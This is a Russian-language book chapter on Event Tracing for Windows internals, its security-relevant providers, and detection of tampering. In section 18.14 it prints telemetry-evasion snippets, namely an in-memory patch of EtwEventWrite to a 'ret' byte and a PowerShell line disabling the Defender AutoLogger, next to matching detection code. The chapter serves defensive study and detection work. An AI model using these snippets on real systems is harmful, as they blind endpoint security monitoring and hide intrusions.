Event Tracing for Windows (ETW) — единая инфраструктура трассировки, встроенная в ядро Windows. Практически каждый компонент ОС — от планировщика потоков до сетевого стека — генерирует события через ETW. Это делает ETW одним из самых мощных инструментов для мониторинга, диагностики и обнаружения угроз.

Однако значительная часть возможностей ETW не документирована. В этой главе мы рассмотрим:

- Внутреннюю архитектуру ETW на уровне ядра
- Недокументированные провайдеры, используемые EDR-решениями и средствами безопасности
- Механизмы защиты ETW и способы обнаружения их обхода


Краткая история ETW

Версия	Нововведение
Windows 2000	Первая версия ETW (MOF-based)
Windows Vista	Manifest-based providers, Unified Logging
Windows 7	Circular buffering, system-wide providers
Windows 8	TraceLogging, Autologger improvements
Windows 10	Protected providers, Threat Intelligence provider
Windows 11	Enhanced kernel providers, DirectETW

18.2. Архитектура ETW

Компоненты ETW

ETW состоит из трёх ключевых компонентов:



Провайдеры (Providers) — компоненты, генерирующие события: - Регистрируются через `EventRegister()` (user mode) или `EtwRegister()` (kernel mode) - Идентифицируются GUID - Генерируют события через `EventWrite()` / `EtwWrite()`

Контроллеры/Сессии (Controllers/Sessions) — управляют сбором событий: - Создают трассировочные сессии через `StartTrace()` - Включают/отключают провайдеров через `EnableTraceEx2()` - Управляют буферами и файлами журналов

Потребители (Consumers) — обрабатывают события: - Открывают сессию через `OpenTrace()` -
Получают события через `ProcessTrace()` (блокирующий цикл) - Декодируют события через TDH API
(`TdhGetEventInformation()`)

Внутренняя архитектура ядра

На уровне ядра ETW реализован в `ntoskrnl.exe`. Ключевые внутренние структуры:

ETW_REG_ENTRY — описывает зарегистрированного провайдера:

```
struct ETW_REG_ENTRY {
    LIST_ENTRY    RegList;           // Список регистраций
    LIST_ENTRY    GroupRegList;      // Список групповых регистраций
    ETW_GUID_ENTRY *GuidEntry;       // Указатель на GUID-запись
    ETW_GUID_ENTRY *GroupEntry;      // Указатель на групповую запись
    PVOID         Callback;          // Функция обратного вызова (EnableCallback)
    PVOID         CallbackContext;   // Контекст для callback
    EPROCESS      *Process;          // Процесс-владелец (user mode)
    ULONG         Traits;            // Характеристики провайдера
    USHORT        Index;             // Индекс в таблице
    USHORT        EnableMask;        // Маска включённых уровней
    // ...
};
```

ETW_GUID_ENTRY — запись в хеш-таблице провайдеров:

```
struct ETW_GUID_ENTRY {
    LIST_ENTRY    GuidList;          // Список GUID
    LONG          RefCount;          // Счётчик ссылок
    GUID          Guid;              // GUID провайдера
    LIST_ENTRY    RegListHead;       // Список регистраций этого GUID
    ULONG         ProviderEnableInfo; // Информация о включённых уровнях
    ULONG         EnableMask[8];     // Маски включения для 8 сессий
    UCHAR         EnableLevel[8];    // Уровни для 8 сессий
    ULONGLONG     MatchAnyKeyword[8]; // Ключевые слова (любой)
    ULONGLONG     MatchAllKeyword[8]; // Ключевые слова (все)
    // ...
};
```

WMI_LOGGER_CONTEXT — описывает трассировочную сессию:

```
struct WMI_LOGGER_CONTEXT {
    ULONG         LoggerId;          // Идентификатор сессии (0-63)
    ULONG         BufferSize;         // Размер буфера (в КБ)
    ULONG         MaximumBuffers;    // Максимум буферов
    ULONG         MinimumBuffers;    // Минимум буферов
    LARGE_INTEGER StartTime;         // Время начала
    UNICODE_STRING LogFileName;      // Файл журнала (.etl)
    UNICODE_STRING LoggerName;       // Имя сессии
    LIST_ENTRY    GuidMapListHead;   // Карта GUID провайдеров
    ETW_BUFFER_QUEUE FreeBuffers;     // Свободные буферы
    ETW_BUFFER_QUEUE FlushBuffers;    // Буферы для сброса
    // ...
};
```

Буферизация событий

ETW использует набор буферов в невыгружаемой памяти (non-paged pool) для каждой сессии:

1. Каждый процессор имеет свой активный буфер (per-CPU), что минимизирует синхронизацию
2. Когда буфер заполняется, он помещается в очередь сброса (flush queue)
3. Поток сброса (flush thread) записывает буферы в .etl файл или передаёт потребителю в реальном времени
4. Если буферы переполняются, события теряются (событие `EVENT_TRACE_FLAG_LOST_EVENTS`)

Размер буфера по умолчанию: 64 КБ (может быть настроен от 4 КБ до 16 МБ).

18.3. Типы провайдеров ETW

MOF-based (Classic) провайдеры

Первая версия ETW (Windows 2000). Схема событий описывалась в MOF (Managed Object Format) файлах и регистрировалась в WMI-репозитории.

Особенности: - Провайдер вызывает `RegisterTraceGuids()` и `TraceEvent()` - Схема событий описывается отдельно (MOF) - Ограниченные возможности фильтрации - Всё ещё используются ядерными (kernel) провайдерами через `SystemTraceControlGuid`

Manifest-based провайдеры

Введены в Windows Vista. Схема событий встроена в манифест (XML), компилируемый утилитой `mc.exe` в ресурсы бинарного файла.

```
<events xmlns="http://schemas.microsoft.com/win/2004/08/events">
  <provider name="MyProvider" guid="{...}" symbol="MY_PROVIDER"
    resourceFileName="myapp.exe" messageFileName="myapp.exe">
    <events>
      <event value="1" symbol="ProcessCreated"
        level="win:Informational" keyword="Process"
        template="ProcessTemplate" />
    </events>
    <templates>
      <template tid="ProcessTemplate">
        <data name="ProcessId" inType="win:UInt32" />
        <data name="ImageFileName" inType="win:AnsiString" />
      </template>
    </templates>
  </provider>
</events>
```

Манифесты зарегистрированных провайдеров хранятся в:

```
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\WINEVT\Publishers\{GUID}
@           = "Microsoft-Windows-SomeProvider"
MessageFileName = "C:\Windows\System32\provider.dll"
ResourceFileName = "C:\Windows\System32\provider.dll"
```

TraceLogging провайдеры

Введены в Windows 8.1/10. Самоописывающий формат: метаданные о типах полей встроены непосредственно в событие, без необходимости отдельного манифеста.

```
// Регистрация TraceLogging-провайдера
TRACELOGGING_DEFINE_PROVIDER(g_hMyProvider, "MyTraceLoggingProvider",
  (0x12345678, 0x1234, 0x1234, 0x12, 0x34, ...));

// Запись события
TraceLoggingWrite(g_hMyProvider,
  "MyEvent",
  TraceLoggingUInt32(processId, "ProcessId"),
  TraceLoggingString(imageName, "ImageName")
);
```

TraceLogging использует специальную сигнатуру в метаданных: `ETW_TLGV1_PROTO_MAGIC` = `{0x4554, 0x4C47}` ("ETLG").

18.4. Управление сессиями ETW

Создание сессии

```
EVENT_TRACE_PROPERTIES *pProperties;
TRACEHANDLE hSession;

// Выделение памяти для свойств + имя логгера + имя файла
ULONG bufferSize = sizeof(EVENT_TRACE_PROPERTIES)
    + (MAX_PATH + 1) * sizeof(WCHAR) // LoggerName
    + (MAX_PATH + 1) * sizeof(WCHAR); // LogFileName
pProperties = (EVENT_TRACE_PROPERTIES*)calloc(1, bufferSize);

pProperties->Wnode.BufferSize = bufferSize;
pProperties->Wnode.Flags = WNODE_FLAG_TRACED_GUID;
pProperties->Wnode.ClientContext = 1; // QPC timestamps
pProperties->LogFileNameMode = EVENT_TRACE_REAL_TIME_MODE;
pProperties->LoggerNameOffset = sizeof(EVENT_TRACE_PROPERTIES);
pProperties->LogFileNameOffset = 0; // Без файла

ULONG status = StartTrace(&hSession, L"MySession", pProperties);
```

Включение провайдера в сессию

```
ENABLE_TRACE_PARAMETERS params = {0};
params.Version = ENABLE_TRACE_PARAMETERS_VERSION_2;
params.EnableProperty = EVENT_ENABLE_PROPERTY_STACK_TRACE; // Включить стеки вызовов

ULONG status = EnableTraceEx2(
    hSession,
    &providerGuid,
    EVENT_CONTROL_CODE_ENABLE_PROVIDER,
    TRACE_LEVEL_VERBOSE, // Уровень: все события
    0xFFFFFFFFFFFFFFFF, // MatchAnyKeyword: все ключевые слова
    0, // MatchAllKeyword: нет обязательных
    0, // Timeout
    &params
);
```

Ограничения сессий

- Максимум **64 сессии** одновременно (индексы 0-63)
 - Сессия 0 зарезервирована для NT Kernel Logger (может быть перезаписана)
 - Сессии 2-7 обычно заняты AutoLogger-сессиями
 - Каждый провайдер может быть включён максимум в **8 сессий** одновременно
- Скрипт для управления сессиями реализован в `code/ch18/etw_session_manager.ps1`.

18.5. Потребление событий ETW

API обработки событий

```
// Открытие сессии для потребления
EVENT_TRACE_LOGFILE logFile = {0};
logFile.LoggerName = L"MySession";
logFile.ProcessTraceMode = PROCESS_TRACE_MODE_REAL_TIME
                        | PROCESS_TRACE_MODE_EVENT_RECORD;
logFile.EventRecordCallback = EventRecordCallback;

TRACEHANDLE hTrace = OpenTrace(&logFile);

// Блокирующий цикл обработки событий
ProcessTrace(&hTrace, 1, NULL, NULL);

// Callback для каждого события
void WINAPI EventRecordCallback(PEVENT_RECORD pEvent) {
    // pEvent->EventHeader.ProviderId - GUID провайдера
    // pEvent->EventHeader.EventDescriptor.Id - ID события
    // pEvent->EventHeader.ProcessId - PID генератора
    // pEvent->UserData - данные события
    // pEvent->UserDataLength - размер данных
}
```

Декодирование событий через TDH

Trace Data Helper (TDH) API позволяет декодировать события с помощью зарегистрированных манифестов:

```
PTRACE_EVENT_INFO pInfo = NULL;
ULONG bufferSize = 0;

// Первый вызов - узнаём размер
TdhGetEventInformation(pEvent, 0, NULL, pInfo, &bufferSize);
pInfo = (PTRACE_EVENT_INFO)malloc(bufferSize);
TdhGetEventInformation(pEvent, 0, NULL, pInfo, &bufferSize);

// pInfo->EventNameOffset - имя события
// pInfo->TopLevelPropertyCount - число свойств
// pInfo->EventPropertyInfoArray[i] - информация о свойстве
```

18.6. Microsoft-Windows-Threat-Intelligence

Назначение

GUID: {F4E1897C-BB5D-5668-F1D8-040F4D8DD344}

Этот провайдер — один из самых ценных для обнаружения угроз. Он генерирует события при операциях, характерных для внедрения кода и других техник атак:

Event ID	Описание
1	<code>KERNEL_THREATINT_ALLOCVM_LOCAL</code> — Выделение памяти в текущем процессе
2	<code>KERNEL_THREATINT_ALLOCVM_REMOTE</code> — Выделение памяти в другом процессе
3	<code>KERNEL_THREATINT_PROTECTVM_LOCAL</code> — Изменение защиты памяти (локально)
4	<code>KERNEL_THREATINT_PROTECTVM_REMOTE</code> — Изменение защиты памяти (удалённо)
5	<code>KERNEL_THREATINT_MAPVIEW_LOCAL</code> — Маппинг секции (локально)
6	<code>KERNEL_THREATINT_MAPVIEW_REMOTE</code> — Маппинг секции (удалённо)
7	<code>KERNEL_THREATINT_QUEUEUSERAPC</code> — Постановка APC в очередь
8	<code>KERNEL_THREATINT_SETTHREADCONTEXT</code> — Установка контекста потока
11	<code>KERNEL_THREATINT_READVM</code> — Чтение памяти другого процесса
12	<code>KERNEL_THREATINT_WRITEVM</code> — Запись в память другого процесса

Защита провайдера

Критическое ограничение: этот провайдер является **защищённым** (protected). Только процессы с определёнными уровнями защиты могут подписаться на его события:

- Процесс должен быть подписан как **Early Launch Antimalware (ELAM)** или иметь уровень защиты `PS_PROTECTED_ANTIMALWARE_LIGHT`
 - Провайдер проверяет `EtwThreatIntProvRegister`, который валидирует подпись вызывающего процесса
 - Обычные процессы получают ошибку `ERROR_ACCESS_DENIED` при попытке включения
- Внутренний механизм проверки:

```

EtwpIsProviderEnabled()
→ EtwpCheckProtectedProvider()
→ PsIsProtectedProcess(CurrentProcess)
→ Проверка EtwThreatIntCiCheckSignedFile()

```

Поля событий Threat Intelligence

Типичное событие `KERNEL_THREATINT_ALLOCVM_REMOTE` содержит: - `CallingProcessId` — PID вызывающего процесса - `CallingProcessCreateTime` — время создания вызывающего процесса - `CallingProcessStartKey` — уникальный ключ процесса - `CallingProcessSignatureLevel` — уровень подписи - `CallingThreadId` — TID вызывающего потока - `CallingThreadCreateTime` — время создания потока - `TargetProcessId` — PID целевого процесса - `TargetProcessCreateTime` — время создания целевого процесса - `TargetProcessSignatureLevel` — уровень подписи цели - `BaseAddress` — базовый адрес выделенной памяти - `RegionSize` — размер региона - `AllocationType` — тип выделения (MEM_COMMIT, MEM_RESERVE) - `ProtectionMask` — маска защиты (PAGE_EXECUTE_READWRITE, ...)

18.7. Microsoft-Windows-Kernel-Process

Назначение

GUID: `{22FB2CD6-0E7B-422B-A0C7-2FAD1FD0E716}`

Этот провайдер генерирует подробные события о процессах и потоках. В отличие от `SystemTraceControlGuid` (классический kernel logger), этот провайдер является manifest-based и предоставляет расширенные данные.

Ключевые события

Event ID	Keyword	Описание
1	<code>WINEVENT_KEYWORD_PROCESS</code> (0x10)	Создание процесса (ProcessStart)
2	<code>WINEVENT_KEYWORD_PROCESS</code> (0x10)	Завершение процесса (ProcessStop)
3	<code>WINEVENT_KEYWORD_THREAD</code> (0x20)	Создание потока (ThreadStart)
4	<code>WINEVENT_KEYWORD_THREAD</code> (0x20)	Завершение потока (ThreadStop)
5	<code>WINEVENT_KEYWORD_IMAGE</code> (0x40)	Загрузка образа (ImageLoad)
6	<code>WINEVENT_KEYWORD_IMAGE</code> (0x40)	Выгрузка образа (ImageUnload)
7	<code>WINEVENT_KEYWORD_CPU_PRIORITY</code> (0x80)	Изменение приоритета CPU
8	<code>WINEVENT_KEYWORD_OTHER_PRIORITY</code> (0x100)	Изменение приоритета I/O, страницы
9	<code>WINEVENT_KEYWORD_PROCESS_FREEZE</code> (0x200)	Заморозка процесса (UWP)

Поля события ProcessStart (Event ID = 1)

```
ProcessID      : UINT32  — PID нового процесса
CreateTime     : FILETIME — Время создания
ParentProcessID : UINT32  — PID родительского процесса
SessionID      : UINT32  — Сессия Terminal Services
ImageName      : STRING   — Имя образа (не полный путь!)
ImageChecksum  : UINT32  — Контрольная сумма PE-образа
TimeDateStamp  : UINT32  — Временная метка PE-заголовка
PackageFullName : STRING  — Полное имя пакета (для UWP)
ApplicationID  : STRING  — ID приложения (для UWP)
Flags          : UINT32  — Флаги процесса
                  bit 0: Protected Process
                  bit 1: PackagedApp
                  bit 2: AppContainer
MandatoryLabel : SID     — Обязательный уровень целостности
```

Примечание: Поле `ImageName` содержит только имя файла, а не полный путь. Для полного пути используйте поле `ImageFileName` из события `ImageLoad` (Event ID = 5) для PID нового процесса.

Практический пример мониторинга процессов через этот провайдер реализован в `code/ch18/etw_process_monitor.c`.

18.8. Microsoft-Windows-Kernel-File

Назначение

GUID: `{EDD08927-9CC4-4E65-B970-C2560FB5C289}`

Провайдер файловых операций ядра. Генерирует детальные события о создании, чтении, записи, удалении файлов.

Ключевые события

Event ID	Keyword	Описание
10	0x10 (KERNEL_FILE_KEYWORD_FILENAME)	NameCreate — назначение имени
11	0x10	NameDelete — удаление имени
12	0x2000 (KERNEL_FILE_KEYWORD_CREATE)	FileCreate — создание/открытие файла
13	0x80 (KERNEL_FILE_KEYWORD_OP_END)	Cleanup — завершение операции
14	0x80	Close — закрытие дескриптора
15	0x20 (KERNEL_FILE_KEYWORD_READ)	Read — чтение файла
16	0x40 (KERNEL_FILE_KEYWORD_WRITE)	Write — запись в файл
17	0x100	SetInformation — установка атрибутов
18	0x200	Delete — удаление файла
19	0x400	Rename — переименование файла
23	0x800	Flush — сброс буферов
26	0x1000	QueryInformation — запрос атрибутов

Поля события FileCreate (Event ID = 12)

```
IrpPtr      : POINTER — Указатель на IRP (для корреляции с другими событиями)
FileObject  : POINTER — Указатель на FILE_OBJECT ядра
Tid         : UINT32  — Thread ID, выполняющий операцию
CreateOptions : UINT32  — Флаги создания (FILE_OPEN, FILE_CREATE, ...)
FileAttributes : UINT32  — Атрибуты файла
ShareAccess  : UINT32  — Режим совместного доступа
OpenPath    : STRING   — Путь открываемого файла
```

Корреляция файловых событий

Файловые события связываются через `FileObject` — указатель на структуру `FILE_OBJECT` ядра. Последовательность:

```
NameCreate (Event 10) → FileCreate (Event 12) → Read/Write (Event 15/16)
    → SetInformation (Event 17) → Cleanup (Event 13) → Close (Event 14)
    → NameDelete (Event 11)
```

18.9. Microsoft-Windows-Kernel-Registry

Назначение

GUID: `{70EB4F03-C1DE-4F73-A051-33D13D5413BD}`

Провайдер операций реестра ядра. Позволяет мониторить все обращения к реестру с минимальными накладными расходами.

Ключевые события

Event ID	Keyword	Описание
1	0x1	CreateKey — создание ключа
2	0x2	OpenKey — открытие ключа
3	0x4	DeleteKey — удаление ключа
4	0x8	QueryKey — запрос информации о ключе
5	0x10	SetValueKey — установка значения
6	0x20	DeleteValueKey — удаление значения
7	0x40	QueryValueKey — запрос значения
8	0x80	EnumerateKey — перечисление подключей
9	0x100	EnumerateValueKey — перечисление значений
13	0x800	SetInformationKey — установка информации о ключе
14	0x1000	Flush — сброс на диск

Поля события SetValueKey (Event ID = 5)

```
KeyObject      : POINTER — Указатель на ключ реестра (CM_KEY_BODY)
Status         : NTSTATUS — Статус операции
Type           : UINT32  — Тип значения (REG_SZ, REG_DWORD, ...)
DataSize       : UINT32  — Размер данных
KeyName        : STRING  — Имя ключа реестра
ValueName      : STRING  — Имя значения
CapturedDataSize: UINT32 — Размер захваченных данных
CapturedData   : BINARY  — Захваченные данные (до 4 КБ)
```

Практический совет: Мониторинг событий SetValueKey с фильтрацией по путям автозапуска (`HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run`, `HKCU\...\Run`, `HKLM\SYSTEM\CurrentControlSet\Services`) — эффективный способ обнаружения persistence-механизмов.

18.10. Microsoft-Windows-DotNETRuntime

Назначение

GUID: `{E13C0D23-CCBC-4E12-931B-D9CC2EEE27E4}`

Провайдер CLR (Common Language Runtime), генерирующий события о работе .NET приложений. Исключительно полезен для анализа вредоносного .NET-кода и fileless-атак.

Ключевые ключевые слова (Keywords)

Keyword	Значение	Описание
<code>GCKeyword</code>	0x1	Garbage collection
<code>LoaderKeyword</code>	0x8	Загрузка сборок и модулей
<code>JitKeyword</code>	0x10	JIT-компиляция
<code>InteropKeyword</code>	0x2000	COM Interop, P/Invoke
<code>ExceptionKeyword</code>	0x8000	Исключения
<code>StackKeyword</code>	0x40000000	Стеки вызовов
<code>SecurityKeyword</code>	0x400	Проверки безопасности

Обнаружение .NET assembly loading (Event ID = 152)

Событие `AssemblyLoad` генерируется при загрузке каждой .NET-сборки:

```
AssemblyID      : UINT64  — ID сборки в CLR
AppDomainID     : UINT64  — ID домена приложения
BindingID       : UINT64  — ID привязки
AssemblyFlags   : UINT32  — Флаги (Dynamic, Native, ...)
FullyQualifiedAssemblyName : STRING — Полное имя сборки
```

Флаг `Dynamic` (бит 1) указывает на сборку, загруженную через `Assembly.Load(byte[])` — типичный паттерн fileless-атак. Мониторинг этого флага позволяет обнаруживать:

- PowerShell-атаки с загрузкой .NET-сборок из памяти
- Cobalt Strike `.NET execute-assembly`
- Reflective .NET loading

Обнаружение JIT-компиляции (Event ID = 85)

```
MethodID        : UINT64  — ID метода
ModuleID        : UINT64  — ID модуля
MethodStartAddress : POINTER — Адрес скомпилированного кода
MethodSize      : UINT32  — Размер кода
MethodToken     : UINT32  — Metadata Token
MethodNamespace : STRING  — Пространство имён
MethodName      : STRING  — Имя метода
MethodSignature : STRING  — Сигнатура метода
```

18.11. SystemTraceControlGuid: события ядра

Назначение

GUID: `{9E814AAD-3204-11D2-9A82-006008A86939}`

Специальный «суперпровайдер», управляющий классическими событиями ядра. Это единственный способ получить некоторые низкоуровневые события:

Ключевые флаги (EnableFlags)

Флаг	Значение	Описание
<code>EVENT_TRACE_FLAG_PROCESS</code>	0x00000001	Процессы
<code>EVENT_TRACE_FLAG_THREAD</code>	0x00000002	Потоки
<code>EVENT_TRACE_FLAG_IMAGE_LOAD</code>	0x00000004	Загрузка образов
<code>EVENT_TRACE_FLAG_DISK_IO</code>	0x00000100	Дисковый I/O
<code>EVENT_TRACE_FLAG_DISK_FILE_IO</code>	0x00000200	Файловый I/O
<code>EVENT_TRACE_FLAG_MEMORY_PAGE_FAULTS</code>	0x00001000	Page faults
<code>EVENT_TRACE_FLAG_MEMORY_HARD_FAULTS</code>	0x00002000	Hard page faults
<code>EVENT_TRACE_FLAG_NETWORK_TCPIP</code>	0x00010000	TCP/IP
<code>EVENT_TRACE_FLAG_REGISTRY</code>	0x00020000	Реестр
<code>EVENT_TRACE_FLAG_SYSTEMCALL</code>	0x00000080	Системные вызовы
<code>EVENT_TRACE_FLAG_CSWITCH</code>	0x00000010	Переключение контекста
<code>EVENT_TRACE_FLAG_DPC</code>	0x00000020	Deferred Procedure Calls
<code>EVENT_TRACE_FLAG_INTERRUPT</code>	0x00000040	Прерывания
<code>EVENT_TRACE_FLAG_VIRTUAL_ALLOC</code>	0x00004000	Виртуальное выделение памяти

Особенности использования

Исторически SystemTraceControlGuid мог работать только в единственной сессии `"NT Kernel Logger"`. Начиная с Windows 8, его события можно направлять в любую системную сессию через `SystemTraceProvider`:

```
// Windows 8+: системная сессия с ядерными событиями
properties->LogFileMode = EVENT_TRACE_SYSTEM_LOGGER_MODE;
StartTrace(&hSession, L"MyKernelSession", properties);

// Включаем события процессов через SystemTraceControlGuid
CLASSIC_EVENT_ID eventId[] = {
    { SystemTraceControlGuid, 1, 0 }, // Process Start
    { SystemTraceControlGuid, 2, 0 }, // Process End
};
TraceSetInformation(hSession, TraceStackTracingInfo, eventId, sizeof(eventId));
```

18.12. Auto Logger сессии

Механизм Auto Logger

Auto Logger — сессии ETW, которые запускаются автоматически при загрузке системы, до входа пользователя. Конфигурация хранится в реестре:

```

HKLM\SYSTEM\CurrentControlSet\Control\WMI\AutoLogger\{SessionName}
GUID          = REG_SZ: "{session-guid}"
Start         = REG_DWORD: 1 (включено) или 0 (отключено)
BufferSize   = REG_DWORD: размер буфера в КБ
FileName      = REG_SZ: путь к .etl файлу
Status        = REG_DWORD: статус после загрузки
FileMax       = REG_DWORD: максимальный размер файла в МБ

; Подключи для провайдеров:
\{provider-guid}
Enabled       = REG_DWORD: 1
EnableLevel   = REG_DWORD: уровень (0-5)
EnableFlags    = REG_DWORD: флаги
MatchAnyKeyword = REG_QWORD: ключевые слова

```

Ключевые Auto Logger сессии

Имя сессии	Назначение
EventLog-System	Системный журнал событий
EventLog-Application	Журнал приложений
EventLog-Security	Журнал безопасности
DiagTrack-Listener	Телеметрия Windows (Connected User Experiences)
Circular Kernel Context Logger	Циклический буфер ядерных событий
Diagtrack-Listener	Диагностическая телеметрия
WdiContextLog	Windows Diagnostic Infrastructure

Безопасность Auto Logger

Auto Logger сессии конфигурируются через реестр, что делает их потенциальной целью для атакующих:

- **Отключение мониторинга:** Изменение `Start = 0` отключает Auto Logger после перезагрузки
- **Удаление провайдеров:** Удаление подключа провайдера отключает сбор конкретных событий
- **Перенаправление:** Изменение `FileName` может направить логи в `/dev/null` (NUL)

Для мониторинга целостности Auto Logger:

```

# Проверка состояния Auto Logger
Get-ItemProperty "HKLM:\SYSTEM\CurrentControlSet\Control\WMI\AutoLogger\*" |
    Select-Object PSChildName, Start, Status, GUID

```

18.13. Перечисление ETW-провайдеров

API TdhEnumerateProviders

Функция `TdhEnumerateProviders()` возвращает список всех зарегистрированных провайдеров ETW:

```

PROVIDER_ENUMERATION_INFO *pInfo = NULL;
ULONG bufferSize = 0;

// Первый вызов — узнаём размер
TdhEnumerateProviders(pInfo, &bufferSize);
pInfo = (PROVIDER_ENUMERATION_INFO*)malloc(bufferSize);
TdhEnumerateProviders(pInfo, &bufferSize);

// Перебираем провайдеров
for (ULONG i = 0; i < pInfo->NumberOfProviders; i++) {
    TRACE_PROVIDER_INFO *pProvider = &pInfo->TraceProviderInfoArray[i];
    WCHAR *name = (WCHAR*)((BYTE*)pInfo + pProvider->ProviderNameOffset);
    // pProvider->ProviderGuid — GUID провайдера
    // pProvider->SchemaSource — источник схемы (XML, MOF, ...)
}

```

На типичной установке Windows 10/11 зарегистрировано **более 1200 провайдеров**. Практический пример перечисления реализован в `code/ch18/etw_enum_providers.c`.

Обнаружение скрытых провайдеров

Не все провайдеры регистрируются в манифесте. Для обнаружения скрытых провайдеров:

1. **Сканирование бинарных файлов:** Поиск вызовов `EventRegister` / `EtwEventRegister` в системных DLL
2. **Анализ ядра:** Просмотр хеш-таблицы `EtwpGuidHashTable` через отладчик ядра
3. **Сравнение:** Сравнение списка `TdhEnumerateProviders` с фактически зарегистрированными провайдерами через `EtwpGuidHashTable`

```

// WinDbg: просмотр зарегистрированных провайдеров ядра
dt nt!ETW_GUID_ENTRY poi(nt!EtwpGuidHashTable)
-l RegListHead.Flink

```

18.14. Безопасность ETW и защищённые провайдеры

Protected Providers (Windows 10+)

Начиная с Windows 10, Microsoft ввела механизм защищённых провайдеров. Такие провайдеры могут быть включены только процессами с определённым уровнем защиты:

```

Уровни защиты (PS_PROTECTION):
PsProtectedSignerAntimalware (0x31) — ELAM-драйверы и EDR
PsProtectedSignerWindows (0x52) — Компоненты Windows
PsProtectedSignerWinTcb (0x62) — Trusted Computing Base

```

Провайдеры, требующие защиты: - `Microsoft-Windows-Threat-Intelligence` — требует Antimalware level - `Microsoft-Windows-Security-Auditing` — требует Windows/WinTcb level

Обход ETW (Evasion Techniques)

Атакующие используют несколько техник для обхода ETW:

1. Патчинг `ntdll!EtwEventWrite`:

```

// Запись "ret" (0xC3) в начало EtwEventWrite
BYTE patch = 0xC3;
WriteProcessMemory(GetCurrentProcess(),
    GetProcAddress(GetModuleHandle("ntdll.dll"), "EtwEventWrite"),
    &patch, 1, NULL);

```

2. **Отключение провайдера через `ETW_REG_ENTRY`:** - Обнуление поля `GuidEntry->EnableMask` в ядре - Требуется привилегия ядра (драйвер или уязвимость)

3. Удаление Auto Logger через реестр:

```

# Отключение Defender ETW logging
Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Control\WMI\Autologger\Defender

```


Обнаружение обхода ETW

Детектирование патчинга EtwEventWrite:

```
// Проверка первого байта EtwEventWrite
PVOID pFunc = GetProcAddress(GetModuleHandle("ntdll.dll"), "EtwEventWrite");
if (*(BYTE*)pFunc == 0xC3) { // ret
    printf("[!] EtwEventWrite пропатчен!\n");
}
```

Мониторинг целостности Auto Logger: - Периодическая проверка значений **Start** и состава провайдеров в реестре - Подписка на ETW-провайдер **Microsoft-Windows-Kernel-Registry** для мониторинга изменений

Kernel Integrity Checks: - Сравнение **ETW_GUID_ENTRY.EnableMask** с ожидаемым значением - Требуется драйвер уровня ядра

18.15. Продвинутое использование ETW

Stack Tracing

ETW может захватывать стеки вызовов для каждого события, что критически полезно для определения источника операции:

```
ENABLE_TRACE_PARAMETERS params = {0};
params.Version = ENABLE_TRACE_PARAMETERS_VERSION_2;
params.EnableProperty = EVENT_ENABLE_PROPERTY_STACK_TRACE;

EnableTraceEx2(hSession, &providerGuid,
    EVENT_CONTROL_CODE_ENABLE_PROVIDER,
    TRACE_LEVEL_VERBOSE, matchAny, 0, 0, &params);
```

Стек вызовов доступен в расширенных данных события:

```
void ProcessEventWithStack(PEVENT_RECORD pEvent) {
    for (USHORT i = 0; i < pEvent->ExtendedDataCount; i++) {
        if (pEvent->ExtendedData[i].ExtType == EVENT_HEADER_EXT_TYPE_STACK_TRACE64) {
            PEVENT_EXTENDED_ITEM_STACK_TRACE64 pStack =
                (PEVENT_EXTENDED_ITEM_STACK_TRACE64)pEvent->ExtendedData[i].DataPtr;
            ULONG count = (pEvent->ExtendedData[i].DataSize - sizeof(ULONG64))
                / sizeof(ULONG64);
            for (ULONG j = 0; j < count; j++) {
                printf(" [%u] 0x%llx\n", j, pStack->Address[j]);
            }
        }
    }
}
```

Process ID фильтрация

Для фильтрации событий по PID (Windows 8.1+):

```
EVENT_FILTER_DESCRIPTOR filterDesc;
ULONG pids[] = { targetPid };
filterDesc.Ptr = (ULONGLONG)pids;
filterDesc.Size = sizeof(pids);
filterDesc.Type = EVENT_FILTER_TYPE_PID;

ENABLE_TRACE_PARAMETERS params = {0};
params.Version = ENABLE_TRACE_PARAMETERS_VERSION_2;
params.EnableFilterDesc = &filterDesc;
params.FilterDescCount = 1;
```

Корреляция событий

Для построения полной картины операции необходимо коррелировать события разных провайдеров:

Пример: Обнаружение process injection

1. Kernel-Process (ProcessStart) — новый процесс создан
2. Kernel-File (ImageLoad) — загружен исполняемый образ
3. Threat-Intelligence (AllocVM_Remote) — выделена память в другом процессе
4. Threat-Intelligence (WriteVM) — записан код в выделенную память
5. Threat-Intelligence (QueueUserAPC / SetThreadContext) — выполнение кода
6. Kernel-Process (ThreadStart) — создан новый поток

Для корреляции используются общие поля: - `ProcessId` / `ThreadId` — идентификаторы процесса и потока - `ActivityId` — GUID активности (для связанных операций) - `TimeStamp` — временные метки для упорядочивания

18.16. Практические инструменты

Встроенные инструменты Windows

Инструмент	Описание
<code>logman.exe</code>	Управление сессиями ETW
<code>tracertpt.exe</code>	Преобразование .etl в XML/CSV
<code>xperf.exe</code>	Расширенный анализ производительности (WPT)
<code>wevtutil.exe</code>	Управление журналами событий
<code>perfview.exe</code>	GUI-анализатор ETW (.NET-ориентированный)

Сторонние инструменты

Инструмент	Описание
Microsoft Message Analyzer	Визуализация ETW-трасс
SilkETW	.NET-обёртка для ETW (FireEye)
KrabsETW	C++ библиотека для ETW (Microsoft)
EtwExplorer	Просмотр манифестов провайдеров
ETWMonitor	Мониторинг ETW в реальном времени

18.17. Резюме

В этой главе мы рассмотрели:

